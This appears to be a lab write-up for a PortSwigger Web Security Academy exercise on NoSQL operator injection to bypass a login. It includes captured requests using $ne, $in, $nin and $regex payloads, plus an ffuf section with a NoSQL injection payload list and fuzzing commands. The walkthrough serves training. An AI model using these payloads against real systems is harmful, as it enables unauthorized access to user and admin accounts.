


> Lets leave this operator empty and lets see the what value we get



> we can see we get here `302` status code so now we know this is properly vulnerable to comparison operator

> Lets try to change value to `administrator` and see what we get




> So we can see there is no user with name `administrator` we can assume that developers may be using another alternative username for administrator panel so lets try to guess it.

2. `$in` - Matches any of the values specified in an array.

```
{
  "username": {
    "$in": [
      "admin",
      "ADMIN"
    ]
```

```
  },
  "password": {
    "$ne": ""
  }
}
```



Request

Pretty Raw Hex

```
Cookie: session=X4zgrmipTrQs7qZLrrDijW4nQ3FWjUvE
Content-Length: 122
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/135.0.0.0 Safari/537.36
Sec-Ch-Ua: "Brave";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.6
Origin: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
     "username":{
          "$in":[
               "admin",
               "ADMIN"
          ]
     },
     "password":{
          "$ne":""
     }
}
```


Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=Mu6dS6H6nToyDYPDIIYpq5eyAiA5CaCU; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 3281

<!DOCTYPE html>
<html>
     <head>
          <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
          <link href=/resources/css/labs.css rel=stylesheet>
          <title>
               Exploiting NoSQL operator injection to bypass authentication
          </title>
     </head>
     <body>
          <script src="/resources/labheader/js/labHeader.js">
          </script>
          <div id="academyLabHeader">
               <section class='academyLabBanner'>
                    <div class=container>
                         <div class=logo>
                         </div>
                         <div class=title-container>
                              <h2>
                                   Exploiting NoSQL operator injection to bypass
                                   authentication
                              </h2>
                              <a class=link-back href='
                              https://portswigger.net/web-security/nosql-injection/
                              lab-nosql-injection-bypass-authentication'>
                                   Back to lab description 
```

> Lets try to add original know username in array `wiener`


```
"username":{
     "$in":[
     "admin",
     "ADMIN",
     "winer"
     ]

     }
 "password":{
      "$ne":"randominput"
     }
```



> As we can see we get `302` found status code now try evaluate using another operator

3. `$nin` - Matches none of the values specified in an array. (which means none of these values matches in database)

```
{
  "username": {
    "$nin": [
      "admin",
      "ADMIN"
    ]
  },
  "password": {
    "$ne": ""
  }
}
```




> We go internal server error now `500` status code so lets try another operator

LINK : https://www.mongodb.com/docs/manual/reference/operator/query/regex/

4. `$regex` - Provides regular expression capabilities for pattern matching *strings* in queries


- SYNTAX `{ <field>: /pattern/<options> }`

```
{
  "username": {
    "$regex": "^w"
  },
  "password": {
    "$ne": ""
  }
}
```




> As we can see if we use regex operator it have found related username to provided input value to the operator `^w` and we got our known username called as `wiener`


> lets try value as `^a` and see what output we get




> above we can see we have found our required username and lets now try to authenticate to the user we got



> lets use user cookie and try to authenticate





Using FFuF

1. `FFUF` tool using for Fuzzing for NoSQL Injection

```
ffuf -u "http://target.com/search?item=FUZZ" -w nosqli-payloads.txt -mc all
```

- `-u` = URL with `FUZZ` placeholder
- `-w` = wordlist of NoSQLi payloads
- `-mc all` = show all status codes (or use `-mc 200` for valid responses only)

> Sample `nosqli-payloads.txt`

```
{"$ne":null}
{"$gt":""}
{"$regex":".*"}
admin' || 1==1 //
{"$where":"1==1"}
```

2. Use `FFUF` with `-request`

You need to craft a full POST request template : File: `req.json`

```
POST http://target.com/api/login HTTP/1.1
Host: target.com
Content-Type: application/json
Content-Length: FUZZ
```

```
{
  FUZZ,
  "password": "anything"
}
```

Then run :

```
ffuf -request req.json -w payloads.txt -mc 200
```

```
ffuf -u http://target.com/admin -H "Cookie: role=FUZZ" -w nosqli-
payloads.txt -mc 200
```

- Add `-fc 403` to hide forbidden responses
- Add `-fw` to filter by word count (if you're looking for different output lengths)
- Use `-e .json,.php` if fuzzing endpoint paths
- Combine with `-H` to test headers or auth tokens
